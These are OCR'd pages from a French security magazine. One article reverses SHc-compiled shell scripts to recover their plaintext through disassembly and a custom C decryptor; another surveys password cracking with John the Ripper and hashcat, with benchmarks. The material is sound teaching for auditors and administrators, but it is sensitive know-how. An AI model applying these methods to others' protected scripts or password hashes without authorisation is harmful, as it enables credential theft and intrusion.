$ grep -B 5 -m 1 "call.*400f9b" OBJFILE
 4014b1: be 00 01 00 00 mov $0x100,%esi
 4014b6: bf 3b 23 60 00 mov $0x60233b,%edi
 4014bb: e8 f8 f9 ff ff callq 400eb8 <fork@plt+0x158>
 4014c0: be 2a 00 00 00 mov $0x2a,%esi
 4014c5: bf 49 21 60 00 mov $0x602149,%edi
 4014ca: e8 cc fa ff ff callq 400f9b <fork@plt+0x23b>
```

3.6 Synthèse des extractions

Nous avons extrait à ce stade tous les *offsets*, *sizes* (depuis **OBJFILE**) et valeurs (depuis **STRINGFILE**) des arguments passés aux 14 *call* de la fonction **arc4**, le tout ordonné. Ainsi que l'*offset*, la taille et la valeur de l'argument **pswd** de la fonction **key()**.

On peut donc déduire :

- **msg1** : *offset* 0x602149 (*size* 0x2a)
- **date** : *offset* 0x60228c (*size* 0x1)
- **shll** : *offset* 0x6022a4 (*size* 0xa)
- **inlo** : *offset* 0x6022b0 (*size* 0x3)
- **xecc** : *offset* 0x602290 (*size* 0xf)
- **lsto** : *offset* 0x6022b3 (*size* 0x1)
- **tst1** : *offset* 0x6022d3 (*size* 0x16)
- **chk1** : *offset* 0x602179 (*size* 0x16)
- **msg2** : *offset* 0x6022b8 (*size* 0x13)
- **rlax** : *offset* 0x6022cd (*size* 0x1)
- **opts** : *offset* 0x6022ed (*size* 0x1)
- **text** : *offset* 0x6021c4 (*size* 0xc1)
- **tst2** : *offset* 0x602194 (*size* 0x13)
- **chk2** : *offset* 0x6022f1 (*size* 0x13)
- **pswd** : *offset* 0x60233b (*size* 0x100)

Pour ces 15 parties composant le bloc *data* originel de la source en C, nous avons leurs valeurs respectives au format **\x??\x??**.

Il est par conséquent possible de régénérer une source en C avec ces données, dans l'objectif d'obtenir le code source ***.sh** en clair originel.

4 Création d'une source C personnalisée

L'idée consiste à s'inspirer d'une source ***.sh.x.c** produite légitimement par SHc (voir figure 1), pour procéder à la reconstruction de notre ***.sh** (plutôt qu'à son exécution, voir figure 2).

4.1 Déclaration des valeurs extraites

L'ensemble des 15 valeurs de variables nous étant à présent connu, ce code source C peut démarrer en définissant chacune de ces variables extraites par analyse statique associées à leurs tailles respectives.

Les valeurs sont renseignées au format **\x??\x??**. Les 14 appels de **arc4()** du code source C devront être alignés pour utiliser ces nouvelles déclarations.

4.2 Afficher le code source sur stdout

Enfin, interrompre l'exécution normale de la fonction **xsh()** pour ne pas exécuter via **execvp()** le code déchiffré, mais plutôt l'afficher sur la sortie standard (voir figure 6).

```
33          arc4(opts, opts_z);
34          arc4(text, text_z);
35          printf("%s",text);
36          return 0;
37          /*arc4(tst2, tst2_z);
38           key(tst2, tst2_z);
```

Figure 6 : Affichage de la source sur stdout plutôt que l'exécuter.

5 Compilation et récupération de la source déchiffrée

La nouvelle source définie, il suffit de la compiler :

```
$ gcc -o myScript.sh.x.custom.c myScript.sh.x.custom
```

Exécuter ce nouveau binaire et rediriger la sortie standard dans un fichier `*.sh` :

```
$ ./myScript.sh.x.custom > myScript.sh
```

Visualisation du code source déchiffré en clair :

```
$ cat myScript.sh
#!/bin/bash
# This script is very critical !
echo "I'm a super critical and private script !"
PASSWORD="L3ffe4Ev3R"';
myService --user=milo --password=$PASSWORD > /dev/null 2>&1
```

La source originelle, accompagnée des commentaires est à présent disponible en clair.

Conclusion

SHc permet de chiffrer des fichiers SH destinés à des environnements de production. Seulement, par analyse statique du binaire embarquant la version protégée il est possible de retrouver les parties chiffrées, la clé de chiffrement, puis par déchiffrement inverse à SHc, retrouver le script en clair. Ce présent article détaille la démarche manuelle que réalise l'outil UnSHc qui automatise cette récupération.

Embarquer tout le matériel cryptographique (clé, chiffré, aléas) dans un même binaire est une protection limitée, ne résistant pas à l'analyse statique, comme illustrée pas à pas dans cet article. Les scripts `*.sh.x` contenant tout ce matériel peuvent être reconstitués, ce qui permet d'ôter la protection implémentée par SHc.

D'autres solutions de protection de scripts shell existent, notamment `obfsh` **[6]** ou encore `shellcrypt` **[7]**. Mais ne remettez pas toute la sécurité de votre système uniquement à ces outils.

UnSHc **[4]** est disponible sous GitHub **[3]**. Celui-ci est compatible avec les principales distributions Linux x86 et x64. D'autres supports d'architectures sont prévus (notamment ARM). Toute contribution est la bienvenue ! :) ■

Remerciements

Je retire mon chapeau à Francisco Javier Rosales Garcia pour son outil SHc, que je continue de conseiller malgré l'existence de UnSHc. Salutations également à toute l'équipe de SYNETIS pour son intérêt, ses conseils et sa motivation sur de tels sujets !

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com.

CASSAGE DE MOTS DE PASSE : QUE METTRE DANS VOTRE BOÎTE À OUTILS ?

Gildas AVOINE, Baptiste BIGNON, Barbara KORDY & Florent TARDIF

mots-clés : MOT DE PASSE / TABLES ARC-EN-CIEL / FONCTIONS DE HACHAGE / BRUTE FORCE / SÉCURITÉ

L'usage de mots de passe reste encore aujourd'hui le moyen le plus utilisé pour le contrôle d'accès en informatique. Le talon d'Achille des mots de passe est pourtant connu de longue date : il s'agit des utilisateurs, qui choisissent des mots de passe faciles à mémoriser. Malheureusement, un mot de passe facile à mémoriser est souvent synonyme de mot de passe facile à casser. Cet article a pour objectif de présenter aux administrateurs de systèmes les outils les plus efficaces aujourd'hui pour tester la solidité des mots de passe des utilisateurs de leurs systèmes.

1 Introduction

Au-delà des bonnes pratiques pour le choix des mots de passe, il est important de porter attention à la technique utilisée pour leur stockage.

Une première approche consiste, pour le vérificateur, à stocker intégralement les mots de passe dans un fichier ou une base de données. L'actualité montre toutefois que cette approche est peu recommandable : les bases de données qui ont fuité sur Internet ne sont pas rares et les cibles sont souvent de grosses entreprises. La maintenance du système peut aussi amener des personnes à avoir accès à la base de données. Lorsqu'un mot de passe est révélé, non seulement le système considéré est compromis, mais l'attaquant peut également tenter d'utiliser les noms d'utilisateur et les mots de passe sur d'autres systèmes largement utilisés, comme Gmail, Facebook, Twitter, etc.

Une procédure qui permet de prouver que l'utilisateur connaît le mot de passe sans avoir à le stocker de manière intégrale devrait être privilégiée. Une fonction cryptographique est pour cela utilisée, typiquement une fonction de hachage. Une telle fonction associe à chaque séquence de caractères de longueur arbitraire une séquence de caractères de taille fixe, appelée « empreinte ». Elle possède certaines propriétés de sécurité, en particulier le fait que la fonction de hachage doit être à sens unique, c'est-à-dire qu'il est impossible en pratique de retrouver un mot de passe à partir de son empreinte.

La procédure d'authentification est donc la suivante. À l'initialisation, la fonction de hachage est appliquée sur le mot de passe fourni par l'utilisateur (on le « hache ») et son empreinte est stockée dans la base de données. À chaque demande d'authentification, l'utilisateur entre son mot de passe, celui-ci est haché et l'empreinte obtenue est comparée à celle qui a été préalablement stockée.

L'accès à la base de données ne suffit donc plus pour obtenir des mots de passe. Il existe toutefois des techniques visant à retrouver le mot de passe correspondant à une empreinte donnée. Nous nous intéressons ici à ces techniques, aux outils à utiliser et à leur coût en temps. Nous nous plaçons dans le contexte d'un attaquant ayant réussi à obtenir une ou plusieurs empreintes et qui cherche à retrouver au moins un mot de passe, typiquement pour tenter une élévation de privilèges dans le système.

S'il existe beaucoup de fonctions de hachage différentes, toutes n'ont pas été conçues avec le même objectif. En effet, les fonctions de hachage garantissent avant tout l'intégrité des données, par exemple d'un fichier, en calculant l'empreinte de celui-ci et en la comparant à l'empreinte de référence. Pour cette raison, le temps d'exécution de la fonction est un facteur important. Une exécution rapide est a priori un avantage, mais cela devient un inconvénient dans le cas des mots de passe : si le calcul d'empreintes est rapide, un attaquant peut hacher de nombreux mots de passe candidats en peu de temps et comparer les empreintes obtenues à celles du mot de passe à casser. Pour cette raison, deux modifications sont généralement apportées aux fonctions de hachage destinées à la sécurisation des mots de passe. L'une d'elles est l'utilisation d'un sel – c'est-à-dire une chaîne de caractères aléatoires qui est ajoutée à la fin du mot de passe avant qu'il ne soit haché. Celui-ci a pour effet qu'un même mot de passe utilisé par deux utilisateurs produit deux empreintes différentes (pour autant que les sels soient différents). Les valeurs de sel sont stockées en clair dans la base de données des mots de passe hachés. La deuxième modification vient de la volonté de ralentir le temps nécessaire au hachage du mot de passe afin qu'il ne soit pas trop long pour le serveur tout en l'étant suffisamment pour décourager, ou au moins limiter, une

attaque. Pour cela, plutôt que de créer des fonctions entièrement nouvelles, on itère une fonction existante, c'est-à-dire qu'on réapplique la fonction de hachage sur l'empreinte obtenue. Par exemple, les systèmes UNIX utilisent pour la plupart l'algorithme SHA512crypt pour hacher les mots de passe : celui-ci itère 5000 fois la fonction de hachage SHA-512.

Dans la suite de cet article, nous allons voir quels sont les types d'attaques possibles pour retrouver des mots de passe à partir de leur empreinte, puis nous décrirons quels sont les outils qu'un expert en sécurité doit posséder pour cela.

2 Types d'attaques

Plusieurs facteurs, notamment la longueur du mot de passe, l'alphabet sur lequel il est construit et la fonction de hachage utilisée, influencent le niveau de sécurité des mots de passe. Le taux de réussite dans le cassage des mots de passe dépend aussi des ressources dont l'attaquant dispose, en particulier le temps de calcul et l'espace de stockage.

2.1 Recherche exhaustive

L'attaquant qui possède des ressources suffisantes sera capable de casser tout mot de passe. Cela est possible en utilisant ce qu'on appelle une recherche exhaustive ou, de l'anglais, une attaque par « brute force ». Il s'agit de construire tous les mots de passe possibles, calculer les empreintes correspondantes et comparer ces dernières avec les empreintes pour lesquelles on souhaite retrouver le mot de passe correspondant. Puisque cette attaque teste de manière exhaustive les mots de passe possibles, la probabilité de retrouver un mot de passe à partir de son empreinte est 100%.

Il existe deux façons pour se protéger contre une attaque par recherche exhaustive : la première est d'augmenter la longueur du mot de passe et la seconde d'élargir l'alphabet autorisé pour créer les mots de passe. Pour un alphabet contenant n caractères, il existe n^L mots de passe de longueur exactement L. Le nombre de mots de passe possibles augmente alors exponentiellement avec leur longueur. Le plus souvent, les mots de passe sont composés soit uniquement de lettres (l'alphabet de 26 caractères), soit de lettres et de chiffres (36 caractères), soit de caractères ASCII imprimables (des lettres majuscules et minuscules, des chiffres et des symboles spéciaux – 95 caractères au total). Le temps de cassage varie suivant la fonction de hachage utilisée. Pour une fonction rapide, telle que NTLM utilisée par le système Windows, il suffit de quelques heures pour trouver un mot de passe alphanumérique d'une longueur de 8 caractères en réalisant une recherche exhaustive. Pour des fonctions de hachage lentes, le temps de la recherche exhaustive augmente jusqu'à quelques milliers d'années. Dans le cas de mots de passe contenant des caractères spéciaux, le temps nécessaire pour le cassage peut atteindre plusieurs millions d'années. La recherche exhaustive est donc une attaque rarement utilisable en pratique lorsque la longueur des mots de passe est importante.

Il est également possible de réaliser un stockage exhaustif, qui consiste à réaliser une recherche exhaustive et à stocker toutes les correspondances entre les mots de passe possibles et leur empreinte. Avec le stockage exhaustif, l'attaque proprement dite consiste à faire une simple recherche dans la mémoire sans qu'aucun calcul cryptographique ne soit nécessaire.

Le principal inconvénient de l'attaque par recherche exhaustive est qu'elle couvre un espace beaucoup plus grand que celui des mots de passe utilisés par la majorité des personnes. Pour cette raison, des méthodes ont été recherchées afin de réduire cet espace et ne couvrir que les mots de passe potentiellement utilisés en pratique. L'une de ces méthodes est l'utilisation des chaînes de Markov. Le principe employé repose sur le fait que les mots de passe choisis par les utilisateurs ne sont pas aléatoires. Ainsi, la probabilité de l'apparition d'une lettre dépend des lettres la précédant. Par exemple, en langue française, l'apparition de la lettre « h » est plus probable après un « c » qu'après un « f ».

En analysant un ensemble de mots de passe pendant une phase d'apprentissage, on peut déterminer l'ordre des lettres les plus probables en fonction de la lettre précédente. À partir de cela, on peut parcourir l'espace de la recherche exhaustive en tenant compte de cet ordre. Le temps nécessaire pour réaliser l'attaque en intégralité reste le même, mais les mots de passe sont en pratique généralement retrouvés plus tôt. On peut aussi choisir un seuil en nombre de lettres afin de ne pas utiliser les combinaisons de lettres les moins probables et réduire ainsi l'espace de recherche. Cette méthode permet de ne tester que les mots ayant une probabilité d'être utilisés supérieure à un seuil choisi, cette probabilité étant le produit de la probabilité de chaque lettre selon les statistiques utilisées.

2.2 Attaque par dictionnaire

On constate en pratique que les utilisateurs créent des mots de passe qui sont facilement mémorisables. Cette approche est fortement déconseillée car, comme le dit Bruce Schneier : « *Pretty much anything that can be remembered can be cracked* » (« Presque tout ce qui peut être mémorisé peut être cassé ») **[1]**. Pour se souvenir de leur mot de passe, les utilisateurs les créent souvent à partir de (variations des) mots existants. Ce type de mots de passe peut être facilement cassé par une attaque par dictionnaire. L'objectif d'une telle attaque est d'éviter de tester des mots de passe peu probables et d'ainsi réduire l'espace de recherche couvert par l'attaque.

L'attaque par dictionnaire consiste à tester uniquement des mots contenus dans une liste appelée dictionnaire. Les empreintes de ces mots sont calculées et comparées avec l'empreinte du mot de passe à retrouver. La longueur du mot de passe n'influence pas l'efficacité de l'attaque par dictionnaire. Le seul facteur décisif est le fait que le mot de passe recherché se trouve, ou non, dans la liste. Évidemment, la probabilité de casser un mot de passe en utilisant une attaque par dictionnaire est moins élevée en théorie que dans le cas d'une recherche exhaustive. En pratique, cette méthode est très efficace.

La pertinence de l'attaque par dictionnaire dépend de la qualité du dictionnaire utilisé. Puisque les utilisateurs emploient souvent le même mot de passe pour plusieurs services, les listes de mots de passe ayant fuité dans le passé constituent d'excellents dictionnaires. Des exemples de telles listes se trouvent dans **[2]**. L'attaquant qui aimerait créer son propre dictionnaire doit prendre en compte l'origine, la profession, la langue natale, les passions, etc. des utilisateurs dont il veut casser les mots de passe. Il existe également des logiciels qui génèrent des dictionnaires de mots de passe potentiels à partir d'une URL **[3],** d'un texte (e-mail, tweet, etc.) ou même d'un document PDF **[4].**

Pour se protéger d'une attaque par dictionnaire, ou se conformer au format de mots de passe imposé par une organisation ou un service, les utilisateurs emploient des techniques de « mangling » (de l'anglais *mangle* qui signifie mutiler ou broyer), c'est-à-dire qu'ils personnalisent leurs mots de passe pour que ces derniers ne correspondent pas exactement aux mots d'un dictionnaire. Le plus souvent, ils masquent leur mot de passe habituel en y ajoutant une séquence de chiffres qui représente par exemple leur date de naissance ou encore en y accolant une séquence prédéfinie, telle qu'« azerty », « 1234 », etc., appelée « masque ». Ils peuvent aussi appliquer des règles de modification pour légèrement transformer le mot qui pourrait être contenu dans un dictionnaire. Des exemples de règles de modification typiques sont :

- substitutions, c'est-à-dire le remplacement de certaines lettres par des symboles spéciaux (p. ex., « i » par « ! », « a » par « @ », « e » par « 3 », « s » par « $ », etc.) ;
- insertions, par exemple l'ajout d'un caractère spécial ou d'un chiffre au début ou à la fin du mot ou duplication de certaines lettres ;
- la mise en majuscule du caractère à une position précise dans le mot de passe (premier caractère, dernier caractère, k-ième caractère, etc.) ;
- inversement de l'ordre des lettres dans le mot.

Toutes ces techniques de mangling sont d'ores et déjà implémentées dans les logiciels de cassage de mots de passe, où l'attaquant peut facilement définir des masques ou des règles qui vont être appliqués aux mots du dictionnaire lors de l'attaque. La commande présentée en figure 1 illustre le principe du mangling. Elle énumère les mots de passe que le logiciel John the Ripper dans sa version 1.8.0 génère à partir du mot de passe « password » pour les tester en plus du mot lui-même.

```
$ echo "password" | john --pipe --rules --stdout
password
Password
passwords
password1
Password1
drowssap
1password
PASSWORD
password2
password!
password3
password7
password9
password5
password4
password8
password6
password0
password.
password?
psswrd
drowssaP
Drowssap
passworD
2password
4password
Password2
Password!
Password3
Password9
Password5
Password7
Password4
Password6
Password8
Password.
Password?
Password0
3password
7password
9password
5password
6password
8password
Passwords
passworded
passwording
Passworded
Passwording
words: 49  time: 0:00:00:00  w/s: 1225
```

Figure 1 : Exemple de mangling du mot « password » par John the Ripper (extrait).

2.3 Compromis temps-mémoire

Un compromis temps-mémoire cryptanalytique est une méthode probabiliste qui permet d'accélérer une recherche exhaustive au moyen de pré-calculs stockés en mémoire. Le compromis se situe donc en termes de temps et de mémoire entre la recherche exhaustive et le stockage exhaustif. Inventés par Martin Hellman en 1980, les compromis temps-mémoire cryptanalytiques permettent de manière générale de s'attaquer aux fonctions à sens unique, que ce soit une fonction de hachage ou une fonction de chiffrement avec un texte clair choisi. Un compromis temps-mémoire consiste en deux étapes : une phase de pré-calcul de tables, dite « offline », et une phase d'utilisation, dite « online ». Les tables ne sont générées qu'une seule fois, mais leur calcul peut être long, de l'ordre de la centaine de fois plus coûteux qu'une recherche exhaustive. Une fois créées, elles permettent à chaque recherche de s'effectuer beaucoup plus rapidement qu'une recherche exhaustive et elles utilisent beaucoup moins de mémoire qu'un stockage exhaustif.

Une table consiste en un ensemble de chaînes de mots de passe. Les chaînes sont construites par succession de hachage et de réduction. Une réduction est une fonction qui fait correspondre de manière déterministe une empreinte avec un mot de passe arbitraire de l'ensemble des mots de

esiea GROUPE

FORMATIONS OPÉRATIONNELLES EN SÉCURITÉ

/ Formations présentielles - Campus Paris V^e

formations-securite@esiea.fr / esiea.fr/formations-securite

/ Candidatures MS-SIS : à partir de janvier 2017

FORMATION À PLEIN TEMPS

6 mois de pédagogie, puis 6 mois en entreprise

Prochaine session : rentrée le 02/10/2017

MASTÈRE SPÉCIALISÉ SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

(MS-SIS : 740 heures de cours)

Accrédité par la Conférence des Grandes Écoles

MSc Mastère spécialisé®

- Réseaux
- Sécurité des réseaux, des systèmes d'information et des applications
- Modèles et Politiques de sécurité
- Cryptologie

/ Candidatures BADGE-RE et BADGE-SO : dès à présent

2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 6 mois)

Prochaines sessions : rentrée le 13/02/2017

BADGE REVERSE ENGINEERING

(BADGE-RE : 230 heures de cours)

- Analyse de codes malveillants
- Reverse et reconstruction de protocoles réseau
- Protections logiciels et unpacking
- Analyse d'implémentations de cryptographie

Malware, ASM, IDA-Pro, x86, ARM, debugging, crypto, packer, embarqué, python, reverse, exploit/vuln, kernel, miasm…

BADGE SÉCURITÉ OFFENSIVE

(BADGE-SO : 230 heures de cours)

- Détournement des protocoles réseaux non sécurisés
- Exploitation des corruptions mémoires et vulnérabilités web
- Escalade de privilèges sur un système compromis
- Intrusion, progression et prise de contrôle d'un réseau

Exploit/vuln, python, crypto, scan, OS, sniffing, OSINT, wifi, reverse, pentest, scapy, réseau IP, web, metasploit…

En partenariat avec Quarkslab

Accrédité par la Conférence des Grandes Écoles

BADGE e Bilan d'Aptitude Délivré par les Grandes Écoles

passe considérés. Un premier mot de passe est haché, puis la fonction de réduction est appliquée et ce processus est réitéré. On ne garde que les premiers et derniers éléments des chaînes dans la table, comme illustré par la figure 2.

Dès lors que les tables sont générées, la phase online peut être réalisée. Supposons que l'on ait une empreinte d'un élément de la table, c'est-à-dire qui se trouve sur l'une des chaînes. On ne peut pas le vérifier immédiatement, car on ne stocke que le début et la fin de chaque chaîne. On peut en revanche appliquer la fonction de réduction à l'empreinte et continuer la chaîne jusqu'à trouver une fin de chaîne stockée dans la table. Il est ensuite possible de régénérer la chaîne à partir du début de la chaîne correspondante jusqu'à l'élément qui précède la réduction de l'empreinte que l'on avait, c'est-à-dire le mot de passe que l'on cherche.

Chaque table est générée à partir de 3 paramètres : la longueur de ses chaînes, c'est-à-dire le nombre d'itérations de la fonction de hachage entre chaque extrémité de la chaîne, l'ensemble considéré de mots de passe et le taux de couverture de cet ensemble. Pour atteindre un taux de couverture élevé, par exemple 99 %, il est nécessaire de calculer plusieurs tables avec des fonctions de réduction différentes.

Les tables de Hellman ont connu des améliorations visant à réduire les calculs requis lors de la phase online. L'amélioration la plus connue, proposée par Philippe Oeschlin en 2003, a donné naissance aux tables dites « arc-en-ciel », qui sont toujours utilisées à ce jour.

L'intérêt des compromis temps-mémoire réside dans le fait que le long pré-calcul de la table n'a besoin d'être fait qu'une seule fois pour une fonction de hachage et un ensemble de mots de passe donnés. Il peut donc s'étaler sur une longue période et être distribué. Notons que l'usage de sel pour la génération des empreintes des mots de passe rend les compromis temps-mémoire beaucoup moins intéressants, car il faut alors prendre ce sel en compte lors de la génération des tables, soit en réalisant un compromis temps-mémoire pour chaque sel possible, soit en considérant le sel comme faisant partie intégrante du mot de passe, ce qui augmente significativement la taille de l'espace de recherche.

Par ailleurs, le cassage de mots de passe par compromis temps-mémoire est fortement limité par la longueur maximale que peuvent avoir les mots de passe à casser. En effet, il est difficile de stocker des tables visant des mots de passe d'une longueur supérieure à 10 ou 11 caractères, même en se limitant aux caractères alphanumériques. Afin d'attaquer des mots de passe plus longs, il est nécessaire de réduire l'espace de recherche. Une première méthode pour cela est d'étudier des mots de passe d'utilisateurs réels afin de trouver des formes régulières, comme le fait de commencer par une majuscule puis de se poursuivre exclusivement avec des minuscules. Une autre approche est l'utilisation de tables probabilistes, basées sur l'utilisation de chaînes de Markov. Ainsi, il est possible de créer des tables plus petites, mais ayant une bonne probabilité de casser des mots de passe en pratique. Pour les personnes souhaitant plus de détails, l'article « Rainbow Tables à espace probabiliste » **[5]** détaille ce sujet.




Figure 2 : Table de Hellman. Seuls les éléments en vert sont stockés dans la table.

3 Outils

Intéressons-nous maintenant à quelques logiciels actuellement plébiscités : John the Ripper et hashcat pour les attaques par recherche exhaustive et par dictionnaire, puis ophcrack et rcracki pour les attaques par compromis temps-mémoire.

Les tests sur CPU réalisés dans le cadre de cet article ont été effectués sur un ordinateur portable possédant un CPU i7-4800MQ à une fréquence de 2,7 GHz et 16 Go de RAM. Le test sur GPU de cudaHashcat (une variante de hashcat dont les algorithmes ont été adaptés pour s'exécuter sur les GPU NVIDIA) a été réalisé sur une carte graphique GTX 870M disposant de 1344 cœurs CUDA à une fréquence de 967 MHz.

Les algorithmes présentés ici sont les versions implémentées sous Windows, pour NTLM, ou sous Linux, pour MD5crypt et SHA512crypt. MD5crypt est un algorithme itérant 1000 fois la fonction de hachage MD5. SHA512crypt, quant à lui, itère la fonction SHA-512, par exemple 5000 fois par défaut sous Linux. Le dernier algorithme considéré dans cet article, bcrypt, prend lui aussi un facteur de coût afin d'augmenter le temps nécessaire à la génération d'une empreinte. Si ce facteur est N, alors l'algorithme réalisera 2^N itérations. Les valeurs du facteur de coût utilisé par la suite seront 5, la valeur généralement utilisée pour les tests, et 12, une valeur utilisée par défaut par plusieurs implémentations.

3.1 John the Ripper

John the Ripper **[6]** est un logiciel gratuit et open source qui dispose d'une version officielle et d'une version « jumbo » contenant des fonctionnalités qui ne sont pas encore intégrées dans la version officielle, comme l'algorithme NTLM. La version « john-1.8.0-jumbo-1 » est utilisée dans cet article.

John the Ripper implémente les attaques par recherche exhaustive, par dictionnaire ainsi que par les chaînes de Markov dans sa version « jumbo » et permet l'utilisation de techniques de mangling pour compléter cette dernière.

Longueur du mot de passe	NTLM		MD5crypt		SHA512crypt		Bcrypt N=5		Bcrypt N=12	
	alnum	Alnum+	alnum	Alnum+	alnum	Alnum+	alnum	Alnum+	alnum	Alnum+
4	0,01''	0,18''	10''	2'43''	17'	4h31'	5'35''	1h30'	11h40'	7j18h
5	0,4''	12,9''	6''	3h15'	10h	13j13h	3h21'	4j11h	17j12h	2a
6	14,5''	15'29''	3h40'	9j18h	15j6h	3a	121h	323j	1,6a	110a
7	8'42''	18h35'	5j12h	2a	1,5a	193a	181j	64a	62a	$8*10^3$a
8	5h13'	56j	198j	138a	54a	$13*10^3$a	18a	$4,5*10^3$a	$2*10^3$a	$5,73*10^6$a

Tableau 1 : Temps estimé pour effectuer une recherche exhaustive avec John the Ripper en fonction de la longueur du mot de passe et des caractères utilisables (h : heure ; j : jour ; a:année).

Une recherche exhaustive sur l'ensemble des mots de passe d'une longueur de 6 caractères, construits à partir de 95 caractères possibles et hachés avec NTLM est réalisable sur un ordinateur personnel. Sur l'ordinateur utilisé dans le cadre de cet article, une telle recherche prend 1 heure et 22 minutes.

Cependant si l'on s'intéresse à des algorithmes plus lents, comme ceux utilisés sous Linux, les performances chutent considérablement. Sur une empreinte unique, MD5crypt est environ 1000 fois plus lent que NTLM. De même SHA512crypt est encore 100 fois plus lent que MD5crypt. Cette même recherche nécessiterait donc 14 ans de calcul si le mot de passe était haché avec SHA512crypt.

Le tableau 1 présente le temps nécessaire à la réalisation d'une recherche exhaustive avec le logiciel John the Ripper.

La colonne « alnum » correspond aux temps pour les mots de passe alphanumériques (lettres minuscules et/ou chiffres, soit 36 caractères). La colonne « Alnum+ » indique le temps pour les mots de passe composés de caractères alphanumériques majuscules, minuscules et 10 caractères spéciaux (soit 72 caractères). Le tableau 2 donne le nombre d'empreintes générées chaque seconde lors de ce type d'attaque. Une information importante à noter est que cette recherche exhaustive est réalisée contre une seule empreinte. Si le nombre d'empreintes lui-même a peu d'importance, car la comparaison entre l'empreinte générée et celle que l'on tente de casser est beaucoup plus rapide que la génération de l'empreinte elle-même, ce n'est pas le cas des sels. Or, si NTLM n'utilise pas de sel, MD5crypt, SHA512crypt et bcrypt en utilisent, et celui-ci est potentiellement différent pour chaque mot de passe.

Cela signifie que chaque mot de passe que l'on veut tester doit être haché une fois par sel présent dans le fichier des empreintes. Cela implique donc que, pour ces algorithmes, le temps nécessaire pour couvrir un espace est directement proportionnel au nombre de sels différents utilisés lors du hachage des mots de passe.

Algorithme	John the Ripper	Hashcat	CudaHashcat
NTLM	$150*10^6$	$75*10^6$	$3,7*10^9$
MD5crypt	$165*10^3$	$80*10^3$	$1*10^6$
SHA512crypt	$1,65*10^3$	$1,7*10^3$	$11*10^3$
Bcrypt N=5	$5*10^3$	$5,6*10^3$	$5*10^2$
Bcrypt N=12	40	43	~4

Tableau 2 : Nombre d'empreintes générées par seconde selon le logiciel et l'algorithme utilisés lors d'une recherche exhaustive.

Puisque la recherche exhaustive atteint rapidement ses limites, on peut ensuite considérer l'utilisation d'un dictionnaire et des techniques de mangling afin de ne calculer les empreintes que pour des mots de passe que l'on considère comme les plus probables. Le tableau 3 indique le nombre d'empreintes générées et testées chaque seconde par John the Ripper dans le cadre d'une telle attaque.

Le nombre d'empreintes générées chaque seconde pour l'algorithme NTLM diminue fortement lors de l'utilisation de règles, générant de nouveaux mots en modifiant ceux compris dans un dictionnaire, avant de se stabiliser à environ 1/3 des performances atteintes par la recherche exhaustive. Cependant, pour les autres algorithmes, cette vitesse est similaire à celle atteinte par la recherche exhaustive.

L'explication à ceci est plutôt simple : lors de l'utilisation de mangling, John the Ripper va appliquer les règles pour chaque mot du dictionnaire afin d'en générer de nouveaux. Dans le cas de NTLM, la génération du mot de passe est plus longue que la génération de son empreinte qui nécessite d'exécuter la fonction de hachage. Au contraire, pour les autres algorithmes, le temps ajouté par la génération du mot de passe est négligeable par rapport à celui nécessaire pour le calcul de l'empreinte.

Algorithme	John the Ripper	hashcat	cudaHashcat
NTLM	$54*10^3$	$45*10^6$	$960*10^6$
MD5crypt	$165*10^3$	$80*10^3$	$1.1*10^6$
SHA512crypt	$1,6*10^3$	$1,7*10^3$	$11*10^3$
Bcrypt N=5	$5*10^3$	$5,5*10^3$	$5*10^2$
Bcrypt N=12	40	43	~4

Tableau 3 : Nombre d'empreintes générées par seconde selon le logiciel et l'algorithme utilisés lors d'une attaque par dictionnaire.

En conclusion, pour John the Ripper, on admettra qu'à moins de disposer d'une grande puissance de calcul ou d'attaquer un algorithme rapide (comme NTLM), la recherche exhaustive ne sera réalisable que sur les mots de passe de quelques caractères, à peine 4 ou 5 pour bcrypt ou SHA512crypt sur une machine personnelle selon la taille de l'alphabet considéré. Mais John the Ripper permet l'utilisation efficace de dictionnaires et de techniques de mangling, sans perte de performance sur les algorithmes lents.

3.2 Hashcat

Hashcat **[7]** est un autre logiciel open source qui implémente les attaques par recherche exhaustive, par dictionnaire et par techniques de mangling. Hashcat existe en plusieurs versions, pour CPU et GPU. Les deux versions destinées aux cartes graphiques sont appelées oclHashcat pour les cartes AMD et cudaHashcat pour les cartes NVIDIA.

3.2.1 Hashcat CPU

Hashcat est plus rapide que John the Ripper pour SHA512crypt et bcrypt, où il génère environ 10 % d'empreintes en plus pour un même temps de calcul. Cependant, il est deux fois plus lent pour NTLM ou MD5crypt. On se référera aux tableaux 2 et 3 pour disposer des chiffres précis sur le nombre d'empreintes générées par seconde dans le cadre respectivement d'une recherche exhaustive et celui d'une attaque par dictionnaire.

Si la recherche exhaustive permet de comparer l'implémentation des algorithmes, il faut aussi comparer la vitesse de génération des empreintes lors d'une attaque par dictionnaire et règles. En effet, celle-ci a un impact élevé dans le cas des algorithmes rapides, tels que NTLM. Comme pour John the Ripper, l'utilisation des règles par hashcat diminue la vitesse de génération des empreintes. En effet, deux fois moins de mots de passe sont testés chaque seconde.

Pour conclure, si en termes de performances il faudra probablement choisir parmi John the Ripper et hashcat en fonction de l'algorithme utilisé pour hacher le mot de passe ciblé, ces deux logiciels disposent aussi chacun de modes qu'ils sont seuls à implémenter. Hashcat permet de réaliser des attaques combinatoires (concaténer des mots d'un ou de plusieurs dictionnaires). John the Ripper a quant à lui l'avantage de son implémentation des chaînes de Markov et la possibilité d'ajouter plus simplement son propre mode de sélection des mots à tester.

3.2.2 CudaHashcat GPU

Le but de cudaHashcat **[8]** est de profiter de la haute performance des GPU pour le calcul parallèle. cudaHashcat implémente les mêmes modes d'attaques et les mêmes règles que hashcat.

